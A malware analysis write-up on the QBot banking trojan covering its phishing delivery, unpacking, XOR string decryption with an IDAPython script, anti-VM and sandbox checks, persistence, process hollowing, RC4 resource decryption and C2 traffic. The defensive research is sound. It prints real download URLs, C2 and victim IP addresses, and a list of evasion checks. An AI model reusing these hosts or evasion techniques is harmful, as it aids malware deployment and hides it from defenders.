Deep Analysis of QBot Banking Trojan

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
QBot is a modular information stealer also known as Qakbot or Pinkslipbot. It has been active for years since 2007. It has historically been known as a banking Trojan, meaning that it steals financial data from infected systems.


Infection Flow[Permalink]

QBot can be delivered in various different ways including Malspam (Malicious Spam) or dropped by other malware families like Emotet.

The infection flow for this campaign is as follows:



First, the victim receives a phishing email with a link to a malicious zip file.



The zip file contains a very obfuscated VBS file which downloads and launches Qbot executable.

```
GET /vtjwwoqxaix/88888888.png HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Language: en-US
User-Agent: MelisaNadira
Host: royalapartments.pl

HTTP/1.1 200 OK
Date: Thu, 18 Jun 2020 15:56:53 GMT
Server: Apache
Connection: keep-alive, Keep-Alive
X-Powered-By: PHP/5.4.16
Accept-Ranges: bytes
Expires: 0
Cache-Control: no-cache, no-store, must-revalidate
Content-Disposition: attachment; filename="88888888.png"
Content-Length: 2755088
Vary: Accept-Encoding,User-Agent
Keep-Alive: timeout=5, max=10000
Content-Type: image/png

MZ.....@..... .!..L.!This program cannot be run in DOS mode.

$.......PE..L......^.............2.
).........
........`....@.........................`*.......*.....................................).............*.............
.....................................................H.........................text....@.......B.................
..`.rdata.......`.......F.............@..@.data...$,...p...,...H.............@...a2......
...........t.............. ...a3........%.......%..v.............. ...a32..........'......H'.............. ...a322....
{.....'......L'.............
....rsrc.........).....<).............@..@.....................................................................................
.....................................................................................................................
.....................................................................................................................z........
.|.Y.......      ....^.................#.0...b...
0.....................n[.~....P........U....,.E......E......E......E......E......E......E......E......E......E......E.P.
...A..M.Q....A..U.R....A..E.P....A..M.Q....A..U.R....A..E.P....A..M.Q....A.hpqA.....A..U.R....A..E.P....A..M.Q....A..U.R....A..E
.P....A..M.Q....A..U.R....A.h|
```


The VBS file tries to download Qbot from different places:

- http://st29[.]ru/tbzirttmcnmb/88888888.png
- http://restaurantbrighton[.]ru/uyqcb/88888888.png
- http://royalapartments[.]pl/vtjwwoqxaix/88888888.png
- http://alergeny.dietapacjenta[.]pl/pgaakzs/88888888.png
- http://egyorg[.]com/vxvipjfembb/88888888.png

Notice the misleading URL, it looks like it's downloading a PNG image but the raw data says something else.

Unpacking[Permalink]

QBot is packed with a custom packer, but the unpacking process is really simple. It allocates memory for the unpacked code using `VirtualAlloc()` and changes memory protection using `VirtualProtect()`. So we just need 2 breakpoints at `VirtualAlloc()` and `VirtualProtect()`.



Encrypted Strings[Permalink]


Most of QBot strings are encrypted (stored in a continuous blob) and they are decrypted on demand. The decryption routine accepts one argument which is the index to the string then it XORs it with a hardcoded bytes array until it encounters a null byte.

We can use IDAPython to decrypt the strings and add them as comments.

```
 import idc
import idautils

dec_routine = 0x4065B7
enc_strings = 0x40B930
bytes_arr = 0x410120

def decrypt_string(idx):
    if idx >= 0x36F4:
        return    # out of bounds
    res = ""
    while True:
        c = idc.get_wide_byte(enc_strings+idx) ^ idc.get_wide_byte(bytes_arr + (idx&0x3F))
        if c == 0: break
        res += chr(c)
        idx += 1
    return res

xrefs = idautils.CodeRefsTo(dec_routine, 0)
for x in xrefs:
    ea = idc.prev_head(x)
    t = idc.get_operand_type(ea, 1)
    if t == idc.o_imm:
        idx = idc.get_operand_value(ea, 1)
```

```
        dec = decrypt_string(idx)
        idc.set_cmt(ea, dec, 1)
```

And here is the result, that's much easier to work with.



This should take care of most of the strings, the rest of strings indexes are calculated dynamically at runtime.

We decrypt all strings by looping through the encrypted blob and decrypt strings one by one.

```
 idx = 0
while idx < 0x36F4:
    dec = decrypt_string(idx)
    idx += len(dec)+1
    print(dec)
```

Anti-AnalysisPermalink

QBot spawns a new process of itself with the `"/C"` parameter, this process is responsible for doing Anti-Analysis checks.

```
signed int __usercall anti_analysis@<eax>(int a1@<ebx>)
{
  signed int v2; // [esp+0h] [ebp-8h]
  LPCSTR lpFileName; // [esp+4h] [ebp-4h]

  if ( get_vmware_version(a1) <= 0
    && check_vmware_mem() <= 0
    && check_hardware_info() <= 0
    && check_processes() <= 0
    && check_process_modules() <= 0
    && check_mlw_process() <= 0
    && just_return_1() <= 0
    && just_return_2() <= 0
    && !check_cpuid() )
  {
    return 0;
  }
```

The parent process checks the exit code of this spawned process. If the exit code is not 0, it means that QBot is being analyzed (and so it exits).

```
00404F5D    FF75 08         PUSH DWORD PTR SS:[EBP + 8]              [ebp+8]:L"C:\\Users\\IEuser\\Desktop\\qbot.exe /C"
00404F60    53              PUSH EBX
00404F61    FF15 0C074100   CALL DWORD PTR DS:[<&CreateProcessW>]
00404F67    85C0            TEST EAX, EAX
00404F69    74 26           JE qbot.404F91
00404F6B    395D 0C         CMP DWORD PTR SS:[EBP + C], EBX
00404F6E    74 1C           JE qbot.404F8C
00404F70    FF75 10         PUSH DWORD PTR SS:[EBP + 10]
00404F73    FF75 EC         PUSH DWORD PTR SS:[EBP - 14]
00404F76    FF15 4CB14000   CALL DWORD PTR DS:[<&WaitForSingleObject>]  Wait for the checking process
00404F7C    85C0            TEST EAX, EAX
00404F7E    78 0C           JS qbot.404F8C
00404F80    FF75 0C         PUSH DWORD PTR SS:[EBP + C]
00404F83    FF75 EC         PUSH DWORD PTR SS:[EBP - 14]
00404F86    FF15 F0B04000   CALL DWORD PTR DS:[<&GetExitCodeProcess>]  Exit code = 0 if not being analyzed
00404F8C    33C0            XOR EAX, EAX
00404F8E    40              INC EAX
```

So let’s go over the anti-analysis techniques.

Checking VM[Permalink]

In VMWare, communication with the host is done through a specific I/O port `(0x5658)`, so QBot uses the `in` assembly instruction to detect VMWare by reading from this port and checking the return value in `ebx` if it’s equal to `VMXh` (VMware magic value).

If we are outside VMWare, a privilege error occurs and this code will return 0.

```
push    edx
mov     dx, 5658h       ; special VMware I/O port
mov     ecx, 'VMXh'     ; VMware magic value
mov     eax, ecx
mov     ecx, 0Ah
in      eax, dx
mov     [ebp+magic], ebx
mov     [ebp+version], ecx
```

Another Anti-VM trick is to check hardware devices against known devices names used by VMs and Sandboxes.

Here is the list of devices names.

▶ Expand to see more

VMware Pointing
VMware Accelerated
VMware SCSI
VMware SVGA
VMware Replay
VMware server memory

Checking ProcessesPermalink

QBot loops through running processes and compares their executable names against known analysis tools.

▶ Expand to see more

Fiddler.exe
samp1e.exe
sample.exe
runsample.exe
lordpe.exe
regshot.exe

Checking DLLsPermalink

Sandbox detection can be done by enumerating loaded DLLs and comparing them against known DLLs used by sandboxes. Here it's just using 2 of them.

```
 ivm-inject.dll     # Buster Sandbox Analyzer
SbieDll.dll        # SandBoxie
```

Checking FilenamePermalink

Some sandboxes may change the sample file name. So QBot checks if its process name contains one of these strings.

```
 sample
mlwr_smpl
artifact.exe
```

Checking CPUPermalink

The last check is done using `CPUID` instruction. First it is executed with `EAX=0` to get the CPU vendor and compares it with `GenuineIntel` (Intel processor).


Then it is executed with `EAX=1` to get the processors features.

On a physical machine the last bit will be equal to 0. On a guest VM it will equal to 1.


```
get_proc_vendor(&processor_vendor);
_EAX = 1;
__asm { cpuid }
processor_features = _ECX;
aGenuineIntel = decrypt_string(0x42Cu);
if ( aGenuineIntel )
{
  if ( processor_features == 1 && !lstrcmpiA(&processor_vendor, aGenuineIntel) )
    ret = 1;
```

Back To ParentPermalink

After the Anti-Analysis checks, QBot drops a copy of itself along with a configuration file at `"%APPDATA%\Microsoft\<random_folder_name>"`.



Finally, QBot starts the dropped copy in a new process and overwrites itself with a legitimate executable, here it's `"calc.exe"`.




Configuration FilePermalink

The dropped configuration file is accessed frequently by Qbot, this file is RC4 encrypted. By setting a breakpoint before the contents of the file gets encrypted I got the following data:

Field	Description
10=spx143	Campaign ID
11=2	Number of hardcoded C2
1=13.59.00-24/06/2020	Date of Qbot install in HH:MM:ss-dd/mm/yyyy
2=1592996340	Victim Qbot install
50=1	N/A
5=VgBCAE8AWABTAFYAUgA7ADIA	Victim network shares
38=1593047244	Last victim call to C2 (Unix time)
45=187.163.101.137	C2 IP
46=995	C2 port
39=45.242.76.104	Victim external IP
43=1593006172	Time of record (Unix time)
49=1	N/A

PersistencePermalink

QBot achieves persistence by creating a new registry value under the key `"HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"`. It also registers a scheduled task that runs every 5 hours.



Process InjectionPermalink


QBot tries to inject its unpacked code in one of these processes `("explorer.exe", "mobsync.exe", "iexplorer.exe")` and it uses `Process Hollowing` technique to achieve that.

It first starts a new suspended process with `CreateProcessW()` then it writes the injected code into the target process using `ZwCreateSection()`, `ZwMapViewOfSection()` and `ZwWriteVirtualMemory()`.

Finally it sets the thread context to jump to the injected code and resume execution with `ResumeThread()`.


Core ModulePermalink

The injected code loads and decrypts one of its resources `"307"` . After dumping it, I found out that it's a DLL (this is the core module).




From now on, we will be analyzing the core DLL of QBot.

The core module has 2 resources both RC4 encrypted.



The first resource gets loaded into memory then RC4 decrypted.




The contents of the decrypted resource are:

- 10=spx143 (Campaign ID)
- 3=1592482956 (Timestamp)

After some digging, I found out how the resources are decrypted. The first **20** bytes of each resource are the RC4 key of this resource, and the rest are the actual encrypted data.


So by using this find, we can decrypt the other resource `"311"`.



Great!!! Now we have the list of C2 servers (150 servers!).

The reason there is many controllers is that these are actually just proxies of infected bots acting as intermediate nodes between the victim and the real C2 and thus hiding the backend infrastructure of the attacker.

So it works like this:



C2 CommunicationPermalink


QBot obfuscates its communication with the C2 server by encrypting the payloads using RC4 and encoding the result using Base64.

The communication is also done over SSL, you can notice that the traffic has unusual certificate issuer data.

```
50 4F 53 54 20 2F 74 33 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70  POST /t3 HTTP/1.1..Accep
74 3A 20 61 70 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 73 68 6F 63 6B 77 61  t: application/x-shockwa
76 65 2D 66 6C 61 73 68 2C 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61  ve-flash, image/gif, ima
67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 67 2C 20 2A 2F  ge/jpeg, image/pjpeg, */
2A 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61  *..Content-Type: applica
74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64  tion/x-www-form-urlencod
65 64 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F  ed..User-Agent: Mozilla/
34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 3B 20 4D 53 49 45 20 38 2E  4.0 (compatible; MSIE 8.
30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 4F 57 36 34  0; Windows NT 6.1; WOW64
3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 53 4C 43 43 32 3B 20 2E 4E  ; Trident/4.0; SLCC2; .N
45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37 3B 20 2E 4E 45 54 20 43  ET CLR 2.0.50727; .NET C
4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52 20 33  LR 3.5.30729; .NET CLR 3
2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50  .0.30729; Media Center P
43 20 36 2E 30 3B 20 2E 4E 45 54 34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30  C 6.0; .NET4.0C; .NET4.0
45 29 0D 0A 48 6F 73 74 3A 20 33 39 2E 33 36 2E 32 35 34 2E 31 37 39 3A  E)..Host: 39.36.254.179:
39 39 35 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 37 36 0D  995..Content-Length: 76.
0A 43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65  .Cache-Control: no-cache
0D 0A 0D 0A 6B 65 6F 73 69 6F 6F 3D 67 31 42 48 58 69 77 30 36 6D 52 59  ....keosioo=g1BHXiw06mRY
